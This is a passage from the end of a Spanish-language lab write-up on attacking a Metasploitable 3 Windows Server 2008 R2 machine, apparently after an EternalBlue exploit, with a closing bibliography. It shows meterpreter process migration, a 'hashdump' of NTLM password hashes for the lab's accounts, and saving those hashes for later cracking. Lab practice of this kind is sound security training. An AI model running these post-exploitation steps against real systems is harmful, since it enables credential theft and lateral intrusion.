4180 476 sppsv.exe x64 0 NT AUTHORITY\NETWORK SERVICE
4296 476 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE
4384 960 dwm.exe x64 1 VAGRANT-2008R2\vagrant C:\Windows\system32\Dwm.exe
4436 476 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE
4548 476 taskhost.exe x64 1 VAGRANT-2008R2\vagrant C:\Windows\system32\taskhost.exe
4708 4880 DesktopCentral.exe x86 1 VAGRANT-2008R2\vagrant C:\ManageEngine\DesktopCentral_Server\bin\DesktopCentral.exe
4880 3428 explorer.exe x64 1 VAGRANT-2008R2\vagrant C:\Windows\Explorer.EXE
5080 4880 cmd.exe x64 1 VAGRANT-2008R2\vagrant C:\Windows\system32\cmd.exe

meterpreter > migrate 3432
[*] Migrating from 1096 to 3432 ...
[*] Migration completed successfully.
meterpreter > |
```



La migración fue exitosa.


## 2. Extraer las credenciales en memoria

Comando 1: hashdump, este comando extraerá las contraseñas almacenadas en el sistema

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
meterpreter >
```

3. guardar los hashes extraídos: se realiza una copia y se guardan los hashes en un archivo local en la maquina, para un análisis posterior.

Comando: echo "<copiar y pegar los hashes aquí>" > hashes.txt



## BIBLIOGRAFIA:

**Avast.** (s.f.). *EternalBlue: Todo lo que necesita saber sobre este exploit SMB*. Recuperado el 1 de febrero de 2025, de <https://www.avast.com/es-es/c-eternalblue>

**AVG.** (s.f.). *EternalBlue: ¿Qué es y cómo se utilizó en ciberataques?*. Recuperado el 1 de febrero de 2025, de <https://www.avg.com/es/signal/eternal-blue>

**MSMK University.** (s.f.). *¿Qué es el EternalBlue?*. Recuperado el 1 de febrero de 2025, de <https://msmk.university/que-es-el-eternalblue-msmk-university/>

**KeepCoding.** (s.f.). *Cómo instalar Metasploitable 3*. Recuperado el 1 de febrero de 2025, de <https://keepcoding.io/blog/como-instalar-metasploitable-3/>

**Melantuche, C.** (2021, 9 de agosto). *Instalación de Metasploitable 3*. NoSoloHacking. Recuperado el 1 de febrero de 2025, de <https://www.nosolohacking.info/instalacion-metasploitable-3/>